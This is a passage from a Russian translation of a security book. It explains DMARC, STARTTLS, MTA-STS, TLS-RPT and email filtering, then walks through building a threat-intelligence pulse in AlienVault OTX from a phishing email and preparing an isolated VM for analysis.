Вы также можете добавить параметры анализа безопасности и адрес для пересылки отчетов о результатах анализа. Тег сообщения об отказе по мотивам безопасности (`fo`) определяет, какие события будут генерировать отчет. У него есть четыре параметра: `0` создает отчет о сбое, если сработали все механизмы защиты; `1` создает отчет о сбое, если сработали отдельные механизмы; `d` создает отчет об ошибке DKIM в случае отказа DKIM независимо от размещения домена; и `s` создает отчет об ошибке SPF в случае отказа SPF независимо от размещения домена. Тег `ruf` указывает адрес электронной почты, на который отправляются отчеты. Сборщики OSINT могут прочитать его, как и тег `rua`, и использовать в качестве оружия, поэтому пользуйтесь псевдонимами.

Два дополнительных поля, `adkim` и `aspf`, определяют, требуется ли владельцу режим, указывающий действия, которые необходимо предпринять, если электронная почта не проходит SPF или DKIM. Оба имеют возможные значения `r` для мягкого и `s` для строгого соответствия. Мягкое соответствие требует точного совпадения только для домена, а жесткое требует полного точного совпадения. Оба значения являются необязательными и по умолчанию установлены в режим мягкой проверки.

Итак, нам нужно указать много разной информации. Давайте настроим запись DMARC для *nostarch.com*:

```
v=DMARC1; p=quarantine;pct=95; rua=mailto:dmarc@nostarch.com; fo=1; ruf=mailto:soc@
nostarch.com;
```

Эта запись содержит политику карантина только для доменов. Она применяется к 95 % электронных писем, и любой сбой приводит к

анализу безопасности, при этом отчеты отправляются на *soc@nostarch.com*. Для получения общих отчетов DMARC назначен адрес *dmarc@nostarch.com*.

После того как вы составили строку записи, ее нужно добавить в запись TXT в файле зоны DNS *nostarch.com* с именем `dmarc` и TTL `14400`.

Недостатки DMARC

Помимо раскрытия той же информации, что и в SPF, и того факта, что получатели вашей электронной почты могут не проверять SPF или DKIM, сам по себе DMARC не создает значительных проблем или уязвимостей.

Тем не менее простое создание записей DNS TXT для DMARC не обеспечивает немедленной защиты. Например, при настройке реализации DMARC можно легко допустить ошибку. При первоначальной настройке DMARC избегайте отклонения электронных писем, так как это лишает людей возможности проверять электронную почту на достоверность и может привести к перебоям в работе или неверно перенаправленным сообщениям.

Вы можете смягчить эти последствия: начните с установки для начальной политики DMARC значения `none` и просмотра 100 % электронных писем (`p=none; pct=100;`). Со временем осторожно уменьшайте значение поля `pct`, пока не достигнете комфортного для вас сочетания отчетов и производительности. Как только вы достигнете хорошего уровня, измените процент отзывов на приемлемое, но реалистичное значение. Для предприятий я рекомендую проверять от 60 до 85 %, в зависимости от ваших ресурсов. Затем обновите запись DMARC TXT, чтобы отразить это изменение, например `p=quarantine; pct=75;`.

Имейте в виду, что злоумышленники, которые используют электронную почту, чтобы попытаться получить доступ к секретам вашей организации, могут применять инструменты для повышения своей легитимности, поэтому не полагайтесь исключительно на SPF, DKIM и DMARC. Например, если субъект взломает другую организацию с настроенными SPF, DKIM и DMARC, а затем отправит вашей организации электронное письмо по законным каналам, он пройдет все проверки, связанные с этими тремя стандартами.

Другим вектором угрозы, не рассматриваемым DMARC, является шифрование. Эти три стандарта не предоставляют средств для шифрования электронной почты. Конечно, DKIM использует криптографию, но только для подписи электронных писем. В следующих разделах рассказывается, как восполнить этот пробел.

Уровень шифрования TLS

Первоначально разработанные почтовые протоколы SMTP, POP и IMAP не включали шифрование. По мере развития атак разработчики почтовых протоколов создали механизм *безопасности транспортно-*

го уровня (transport layer security, TLS) для шифрования сообщений. Иногда вы можете узнать его по имени STARTTLS после команды, используемой для запуска службы.

STARTTLS работает следующим образом. Во-первых, сервер-отправитель, как обычно, подключается к серверу-получателю. Затем он запрашивает обмен по расширенному протоколу SMTP, который позволяет передавать изображения и вложения. Далее, отправитель спрашивает сервер-получатель, поддерживает ли он STARTTLS. Если ответ утвердительный, соединение перезапускается, и электронная почта шифруется с использованием версии протокола SSL или TLS, согласованной обоими хостами. Если ответ отрицательный, письмо отправляется в незашифрованном виде. Другой вариант, называемый Enforced TLS, не позволяет отправлять электронную почту, если соединение не защищено. Использование Enforced TLS не получило широкого распространения из-за блокировки почты в случае невозможности согласовать шифрование.

Самая большая проблема с STARTTLS заключается в том, что это *оппортунистический* (соглашательный) протокол, т. е. он использует шифрование только в том случае, если оно доступно. При отсутствии доступного шифрования или его поддержки сообщение будет отправлено в виде открытого текста. Еще одна проблема с STARTTLS заключается в том, что само «рукопожатие» шифрования (обмен ключами) происходит в открытом тексте, что позволяет потенциальным злоумышленникам украсть информацию о сеансе или изменить сообщения с помощью атак «человек посередине». Вы можете видеть, как обе эти проблемы используются в атаках STRIPTLS, когда злоумышленник либо отключает фактическую команду STARTTLS, либо имитирует ситуацию, будто TLS недоступен. Настроив SMTP на требование TLS для исходящих подключений, вы можете смягчить угрозу STRIPTLS, но можете потерять службы исходящей электронной почты, если неправильно настроите TLS или если получатель не настроил получение электронных писем TLS либо заблокировал порт.

Другой способ смягчения угрозы STRIPTLS заключается в дополнительной функции расширений безопасности системы доменных имен (DNSSEC), называемой аутентификацией именованных объектов на основе DNS (DNS-based authentication of named entities, DANE). Внедрение DANE требует от организаций создания записи DNS, которая направляет все соединения через определенный порт или протокол для согласования сеанса с использованием открытого ключа, помещенного в DNS. Эта информация также может быть использована не по назначению или собрана в рамках усилий OSINT, как и все остальное в общедоступных записях DNS, поскольку злоумышленник может запрашивать записи DNS и делать выводы из записей. Хотя DANE довольно легко реализовать, этого нельзя сказать про механизм DNSSEC в целом, поэтому я не наблюдал его широкого распространения.

Примерно в то же время, когда разрабатывался DANE, было предложено и другое решение той же проблемы (атаки STRIPTLS): протокол SMTP MTA Strict Transport Security (MTA-STS).

MTA-STS

Протокол MTA-STS – это еще один способ реализации TLS для защиты сообщений электронной почты. В этом методе две стороны согласовывают рукопожатие TLS, используя записи DNS TXT, а также файлы, загруженные в определенные каталоги в предопределенном общедоступном поддомене домена-отправителя.

Этот стандарт применяется только к SMTP-трафику между почтовыми серверами. Связь между клиентом и сервером осуществляется с использованием HTTP Strict Transport Security (HSTS). Из-за сложности реализации MTA-STS я не буду описывать здесь этот процесс. Вы можете найти ссылки на учебные пособия по адресу *http://email-security.seosint.xyz/*.

TLS-RPT

Отчеты SMTP TLS (TLS-RPT) – это метод сбора статистики о потенциальных сбоях при согласовании TLS и связанных доменов. Это примерно то же самое, что и DMARC, если бы MTA-STS был элементом DKIM. Вы можете использовать собранную информацию для устранения неполадок или анализа угроз.

Настроить TLS-RPT относительно просто, так как для этого требуется всего лишь TXT-запись DNS с `_smtp._tls.`*`domain.tld`* и адресом для отчетов в теле. Если с электронным письмом, использующим зашифрованный метод (DANE или MTASTS), возникает ошибка, на адрес для отчетов поступит уведомление. Ниже приведен пример для *nostarch.com:*

```
_smtp._tls.nostarch.com 300
«v=TLSRPTv1;rua=mailto:soc@nostarch.com»
```

Верхняя строка – это имя поля и TTL. Вторая строка – значение.

Здесь мы установили TTL на 300 и отправляем отчет по адресу *soc@nostarch.com*.

Технологии фильтрации электронной почты

Завершающим шагом к обеспечению безопасности электронной почты является использование технологий фильтрации. Обычно это означает наем посредника или поставщика услуг, который будет получать ваши электронные письма раньше вас. Посредник просканирует их на наличие признаков вредоносной почты, которые он наблюдает на всех клиентах, и проверит наличие SPF, DKIM и DMARC, если они настроены. Фильтрация электронной почты не идеальна, но она снимает большую часть нагрузки с технического персонала. Имейте в виду, однако, что наем поставщика, скорее всего, потребует от вас внесения изменений в ваши общедоступные записи DNS, и злоумышленник может обнаружить эти отношения с помощью методов OSINT, как обсуждалось ранее.

Существует множество конфигураций и приложений для промежуточной фильтрации. При выборе поставщика услуги учитывайте его пропускную способность электронных писем в минуту или секунду. Также решите, хотите ли вы поддерживать фильтрацию электронной почты с помощью программного обеспечения, аппаратного устройства или облачной службы. Каждый вариант сопряжен с уникальными проблемами, особенно в отношении внедрения, поддержки, доступности и отчетности, и каждый из них предлагает различные функции. Фильтрацию электронной почты проще реализовать на облачных экземплярах, поскольку они лучше всего защищают доступность электронной почты. Однако любое решение, требующее настройки, особенно за пределами записей DNS, может привести к сбоям, отказам или плохой безопасности. Если вы решите использовать поставщика облачных услуг, то также будете зависеть от SLA (service level agreement, соглашение об уровне обслуживания) и вашего контракта с поставщиком. Тем не менее они упрощают процесс; вы будете нести ответственность только за обновление своей записи MX в файле зоны DNS и выбор правильных параметров.

Некоторые поставщики также будут поддерживать и управлять вашими реализациями SPF, DKIM и DMARC для вас. Сопоставьте риски того, что может произойти при нарушении работы системы, и выгоду, которую вы получите от ее использования. Предоставляет ли поставщик информацию об угрозах? Специализируется ли он именно на этой услуге? Что оговорено в контракте?

Другие средства защиты

Как профессионалы в области безопасности, мы должны строить наши системы так, чтобы они могли не только справляться с обычной нагрузкой, но и противостоять злоупотреблениям таким образом, чтобы злоумышленник был вынужден действовать достаточно долго, оставляя нам время на обнаружение и реагирование.

При защите своих систем от фишинга рассмотрите возможность внедрения средств контроля, помимо тех, которые используются исключительно для электронной почты. Хотя мы не будем обсуждать их в этой главе, реализуйте защиту от вредоносных программ, будь то антивирус, обнаружение и реагирование в конечных точках (endpoint detection and response, EDR) или любой другой продукт для защиты от вредоносных программ. Большинство вредоносных программ попадает в сеть компании через электронную почту, когда пользователи загружают их по ссылке в фишинговом письме.

Две другие технологии могут предотвратить катастрофические последствия фишинга: системы контроля целостности файлов (file integrity monitoring, FIM) и предотвращения потери данных (data loss prevention, DLP). FIM отслеживает файлы из определенного перечня на предмет модификации. Вы можете написать простое FIM-решение, которое берет криптографический хеш каждого файла и где-то его со-

храняет. Затем приложение подтверждает, что файлы не изменились, а если они изменились, проверит, было ли изменение авторизовано. Это важно для обнаружения злоумышленников, уже находящихся в сети. Если содержимое файла было изменено без разрешения, это может указывать на новые запущенные или устанавливаемые приложения, программы-вымогатели или несанкционированное вмешательство в важные файлы.

Защита от потери данных направлена на то, чтобы пользователи не могли отправлять файлы по электронной почте за пределы организации, загружать файлы в общедоступный сегмент внешней сети и на сервисы для обмена файлами (такие как Google Drive или Dropbox), а также сохранять данные на неавторизованных USB-устройствах (если возможность подключения таких устройств не заблокирована). Многие решения DLP также имеют возможность запретить пользователям делиться конфиденциальными или ограниченными данными, такими как данные платежных карт клиентов. Это важно, поскольку предотвращает передачу пользователями сведений, представляющих собой коммерческую тайну и интеллектуальную собственность. Наличие DLP также устраняет многие причины, по которым пользователи подключают USB-накопитель к своим рабочим станциям, уменьшая вероятность успешной атаки при помощи приманки.

Вывод

В этой главе вы познакомились с некоторыми технологиями, помогающими сделать вашу организацию немного безопаснее. Вы узнали о трех стандартах безопасности электронной почты, направленных на борьбу со спуфингом отправителя, а также о недостатках каждого из них. (Если вы похожи на меня, у вас появилась стойкая неприязнь к буквам RFC[1].)

Используя информацию, представленную в этой главе, вы можете применить актуальные концепции и стандарты защиты в своей организации. Возможно, придется объяснить руководству, что SPF, DKIM и DMARC не являются абсолютными средствами борьбы с фишингом и что, даже если они есть, организации следует подумать об установке дополнительных элементов безопасности, таких как механизмы фильтрации электронной почты.

После того как организация выберет решение для фильтрации электронной почты, которое наилучшим образом соответствует ее потребностям и бюджету, найдите время, чтобы должным образом внедрить это решение. Затем протестируйте его с помощью симуляции фишинга. Если симуляцию обнаружат, отлично – решение можно запускать в широкое пользование. Если моделирование атаки прошло успешно, поработайте с поставщиком, чтобы определить, почему это случилось и как решить проблему.

[1] Никто не любит читать невероятно скучные технические описания протоколов и бюллетени об изменениях, но некоторым приходится это делать. – *Прим. перев.*

12

МЕТОДЫ ВЫЯВЛЕНИЯ УГРОЗ

Итак, ваша организация выстроила защиту от фишинговой угрозы. Поздравляю! Но скажите, что вы будете делать, когда столкнетесь с реальными атаками в будущем? Готова ли ваша организация поделиться этой информацией с другими? Будет ли ваша компания собирать и хранить данные об атаках, чтобы предотвратить дальнейшие попытки? Будете ли вы анализировать код эксплойтов, обнаруженный в фишинговых электронных письмах, используемых для распространения вредоносного дроппера и в конечном итоге программы-вымогателя?

Когда случается инцидент безопасности, должны произойти три полезные вещи. Во-первых, организация должна автоматизировать ответные действия, используя программное обеспечение, которое либо активно блокирует атаку, либо запускает сценарий, чтобы остановить текущий инцидент. Во-вторых, компания может собирать информацию о каждой атаке, чтобы сократить время ее обнаружения и реагирования в будущем. Наконец, организация может делиться частью этой информации с другими, что позволяет взаимно сократить время обнаружения и реагирования.

Несмотря на то что некоторые каналы сбора информации об угрозах бесполезны или не совсем легальны, многие из них являются законными и полезными. Но было бы наивно полагаться исключительно на третью сторону, предоставившую вам необходимые данные, чтобы защитить среду, которую организация создала и за которую несет ответственность. Хотя получение информации от экспертов, имеющих представление о тенденциях и действующих лицах, является разумным шагом, он не должен оставаться единственным.

В этой главе мы рассмотрим процесс сбора сведений об угрозах, связанных с фишинговыми электронными письмами, с помощью бесплатной платформы для обмена данными: AT&T Alien Labs OTX, иногда еще называемой AlienVault OTX. Мы также будем повторно использовать многие методы OSINT, о которых вы узнали ранее в этой книге, на этот раз для противоположной цели – проверки того, является ли URL-адрес или адрес электронной почты вредоносным.

Прежде чем продолжить, я рекомендую настроить виртуальную машину. Благодаря ей вы сможете открывать вложенные файлы в безопасном месте и предотвратить возможное заражение вашей рабочей станции вредоносными программами.

Использование Alien Labs OTX

Некоторые поставщики информации об угрозах взимают плату с организации за использование данных, в то время как другие – за их создание. Но один поставщик, который является абсолютно бесплатным и позволяет внести свой вклад любому желающему, – это AT&T Cybersecurity. Ранее известная как AlienVault, эта компания управляет платформой Alien Labs Open Threat Exchange (OTX), позволяющей вам подписываться на каналы кибербезопасности и публиковать собственную информацию.

По общему признанию, главная сила этой платформы (бесплатность) также является ее главной слабостью, но положительный момент заключается в том, что вам не нужно потреблять какие-либо сведения только потому, что они находятся на платформе; вы должны выбрать, какие каналы вас интересуют, и оформить на них бесплатную подписку.

Если организация использует единый протокол мониторига безопасности (unified security monitoring, USM) или SEIM с открытым исходным кодом (open source SEIM, OSSIM), она может выгружать данные, на которые подписана, непосредственно в USM, синхронизируя SEIM с OTX API. Если организация не использует USM, она может напрямую подключить OTX к фреймворкам Suricata, Bro и Trusted Automated Exchange of Indicator Information (TAXII); в противном случае она может использовать API Java, Python или Go.

Как только у организации появятся индикаторы в нужном формате, она может сразу начинать искать их в своих коммуникациях, используя выбранный ею метод – пользовательские скрипты, YARA,

STIX, TAXII или что-то подобное. Это позволит организации выявлять известные угрозы и реагировать на них.

Анализ фишингового письма в OTX

Как быть с угрозами, которые наблюдала только ваша организация? Как она может лучше обнаруживать будущие попытки и, возможно, избавить другие организации от тех же головных болей позже? Вот простой ответ: создавайте информацию об угрозах.

Многие организации не делают этого по простой причине – не знают с чего начать. Поскольку это отдельная глава в книге о социальной инженерии и OSINT, я избавлю вас от философских оправданий насчет создания информации об угрозах. Вместо этого давайте выполним упражнение.

Во-первых, вам нужны некоторые данные, которые можно подвергнуть анализу. Это может быть электронное письмо, веб-сайт или файл. Чтобы охватить все три аспекта, давайте предположим, что организация получает электронное письмо, направляющее пользователей на веб-сайт, который предлагает им ввести учетные данные, а затем загружает и пытается выполнить файл, когда пользователь отправляет учетные данные. Вы можете использовать файл с именем `invoice.eml` в репозитории GitHub по адресу *https://cti.seosint.xyz/*.

Создание импульса

В OTX *импульс* (pulse) – это набор индикаторов компрометации для конкретной атаки. Войдите в OTX и выберите **Create Pulse** (Создать импульс) на панели управления OTX, где вы будете оказываться при каждом входе в систему (рис. 12.1).



Рис. 12.1. Информационная панель OTX

Вам будет предложено несколько вариантов создания импульса (рис. 12.2). Можете импортировать текст или веб-сайт или вручную ввести индикаторы.



Рис. 12.2. Создание импульса в OTX

Давайте начнем с копирования и вставки всего источника электронной почты.

Анализ источника электронной почты

Мне нравится использовать Thunderbird для просмотра источника электронной почты. Это бесплатный почтовый клиент с открытым исходным кодом, поддерживаемый Mozilla. После установки и запуска Thunderbird вы можете импортировать любые сохраненные электронные письма в OTX в формате `.eml` и начать анализ. Сначала откройте письмо в Thunderbird. Затем в правом верхнем углу выберите **More** ⇨ **View Source** (Еще ⇨ Просмотр источника), как показано на рис. 12.3.



Рис. 12.3. Просмотр источника электронной почты в Thunderbird

После того как электронная почта будет открыта как источник, вы должны увидеть что-то вроде отрывка на рис. 12.4. Это основной набор данных, которые передаются при отправке электронного письма, включая все выполненные проверки, а также отправителя и адресатов электронного письма. Вы можете просмотреть таким образом любую загружаемую электронную почту, иногда даже в самом почтовом клиенте. Например, в Gmail нужно щелкнуть по трем точкам в правом верхнем углу электронного письма, а затем выбрать **Показать оригинал**.



Рис. 12.4. Источник фишингового письма

Почему важно просматривать источник электронной почты? Это позволяет вам увидеть, откуда на самом деле пришло электронное письмо, а не полагаться на потенциально поддельный адрес отправителя. Вы увидите как настоящий, так и поддельный адрес электронной почты, а также IP-адрес отправителя.

При копировании и вставке этого письма в импульс будьте осторожны, чтобы не внести туда IP-адрес вашего почтового сервера или любые другие адреса, принадлежащие уважаемым почтовым поставщикам. Если вы добавите их и начнете поиск, то получите огромное количество ложных срабатываний, которые, если их не настроить правильно, вызовут самоуспокоенность.

Ввод индикаторов

Теперь, получив информацию из источника, вы готовы импортировать некоторые индикаторы. *Индикаторы* – это точки данных, связанные с активностью, которую вы фиксируете в импульсе. В табл. 12.1 перечислены индикаторы, принимающие OTX.

Таблица 12.1. Индикаторы, используемые в OTX

Тип индикатора	Описание
IPv4	IPv4-адрес исходного почтового сервера или сайта, на котором размещается фишинговая или вредоносная программа

Тип индикатора	Описание
IPv6	IPv6-адрес исходного почтового сервера или сайта, на котором размещается фишинговая или вредоносная программа
Domain	Домен, на котором размещен почтовый сервер отправителя или фишинговый сайт
Host name	Имя хоста или субдомен исходного почтового сервера или сайта, на котором размещены фишинговые или вредоносные программы
Email	Адрес электронной почты отправителя
URL	Унифицированный указатель ресурсов (URL) сайта, на котором размещена фишинговая или вредоносная программа
File hash	Одностороннее криптографическое представление вредоносного файла, содержащегося в фишинговом письме. Оно может быть выполнено в различных форматах, включая следующие: • MD5: 128-битное криптографическое представление файла с использованием алгоритма Message Digest 5; • SHA-1: 160-битное криптографическое представление файла с использованием алгоритма безопасного хеширования; • SHA-256: 256-битное криптографическое представление файла с использованием 265-битного алгоритма безопасного хеширования
PEHASH	Portable Executable Hash (peHash) – метод нечеткого хеширования, который вместо хеширования всего файла выполняет побайтовое хеширование, беря несколько переменных из исполняемого файла и хешируя их
IMPASH	Хеш импорта; похож на peHash, но отслеживает библиотеки DLL и другие файлы, импортируемые кодом
CIDR	Адрес бесклассовой междоменной маршрутизации диапазона сетевых IP-адресов, которым владеет домен, выраженный в виде базового IP-адреса и количества возможных подсетей. Обычно используется формат *xxx.xxx.xxx.xxx/yy*, где *xxx.xxx.xxx.xxx* – базовый адрес IPv4, а *yy* – число от 1 до 32, обозначающее количество возможных подсетей и хостов в этом блоке. Обычно в этом диапазоне вы видите числа от 24 до 32
File path	Уникальное место на рабочей станции, где обнаружены вредоносные файлы
MUTEX	Объект взаимного исключения (mutual exclusion object, MUTEX) – это объект в программе, предназначенный для того, чтобы несколько потоков могли совместно, но не одновременно использовать ресурс, например доступ к файлу

Тип индикатора	Описание
CVE	Распространенные уязвимости и риски (Common Vulnerabilities and Exposures, CVE) – это ответственно раскрываемые уязвимости. Включение CVE в импульс позволяет другим искать CVE при подписке на каналы. Это особенно полезно, когда фишинговая электронная почта пытается выполнить какой-либо эксплойт на основе существующей уязвимости.
YARA	YARA – это аббревиатура, которую расшифровывают либо как «еще один рекурсивный акроним» (Yet Another Recursive Acronym), либо как «еще один анализатор регулярных выражений» (Yet Another Regular expression Analyzer). Это средство сопоставления шаблонов в файлах и итерации в среде с помощью SEIM или специального инструмента YARA, который поддерживает Windows, macOS и Linux

Скопируйте весь источник электронной почты и вставьте его в левое поле на изображении, а затем выберите **Extract Indicators** (Извлечь индикаторы) (рис. 12.5). Система произведет синтаксический анализ автоматически, но вам нужно будет просмотреть индикаторы и проверить их работоспособность.



Рис. 12.5. Извлечение индикаторов в OTX

Как вы можете видеть на рис. 12.6, из вставленного вами электронного письма синтаксический анализатор извлек три индикатора.



Рис. 12.6. Извлеченные индикаторы

Вам необходимо убедиться, что эти индикаторы относятся к импульсу. Поскольку из проверки источника электронной почты вы знаете, что указанное электронное письмо принадлежит отправителю, то не нужно проверять его снова. Но следует проверить домены и IP-адреса. Для этого проведем небольшой OSINT.

Вам надо определить следующее: кому принадлежит каждый домен и IP-адрес? Служат ли домен и IP-адрес законной цели? Владелец домена имеет какой-либо контроль над данными, передаваемыми через его службы? Принадлежат ли IP-адреса провайдерам электронной почты? Или это мы владеем доменом или IP-адресом?

Возможные индикаторы на рис. 12.7 не являются ценными элементами информации об угрозах, поэтому, если OTX их не содержит, вам придется их исключить. Вы сделаете это позже в процессе, чтобы не анализировать их дважды.

Рис. 12.7. Исключенные индикаторы

Теперь перейдите к списку Ecluded IOCs (исключенных индикаторов). Повторите процесс, который вы использовали для включенных

индикаторов, для каждого элемента в списке исключенных. Навскидку можно сказать, что некоторые из них не относятся к признакам угроз.

Из показанного здесь списка нужно удалить следующее: три очевидных адреса Microsoft (by5pr19mb3713.namprd19.prod.outlook.com, by5pr19mb3970.namprd19.prod.outlook.com и nam12-mw2-obe.outbound.protection.outlook.com); два очевидных адреса Google (mail-sor-f41.google.com и mx.google.com); ряд адресов GoDaddy (p3plibsmtp01-08.prod.phx3.secureserver.net, p3plsmtp21-01-26.prod.phx3.secureserver.net и p3plsmtp21-01.prod.phx3.secureserver.net) и 10.186.134.206, который относится к классу A, т. е. является частным, немаршрутизируемым, внутренним IP-адресом.

Тестирование потенциально вредоносного домена в Burp

OTX утверждает, что docsend.com является доменом из белого списка, но позволяет пользователям загружать файлы. Это означает, что разумно пойти дальше и проверить, что именно отправитель пытается подсунуть своим жертвам. В мире цифровой криминалистики и вредоносных программ запуск потенциально опасного ПО называют *детонацией*. Детонация может быть опасной, если вы используете незащищенную систему, так как она может быть заражена. Я рекомендую использовать для этого выделенный компьютер, изолированный от корпоративной сети, или как минимум выделенную виртуальную машину.

В дополнение к виртуальной машине я рекомендую установить защиту от вредоносных программ (если это возможно), включить брандмауэр на уровне хоста и сети, использовать VPN и (если вам это удобно) применять браузер Tor (или Brave, который предлагает аналогичную функциональность). Вы можете найти в письмах весьма неприятные вещи и запросто оказаться по другую сторону закона, пытаясь провести легальное исследование безопасности.

Откройте свою виртуальную машину в отдельной системе и сегменте сети, а не в основной сети, с брандмауэром и устройством безопасности, работающим между системой и остальной частью вашей домашней лаборатории и сети. В зависимости от уровня анализа, который вы собираетесь выполнять, можете использовать виртуальную машину Linux или Windows. Если вы хотите получить представление о том, как должна работать атака, можете взять уязвимую систему Windows.

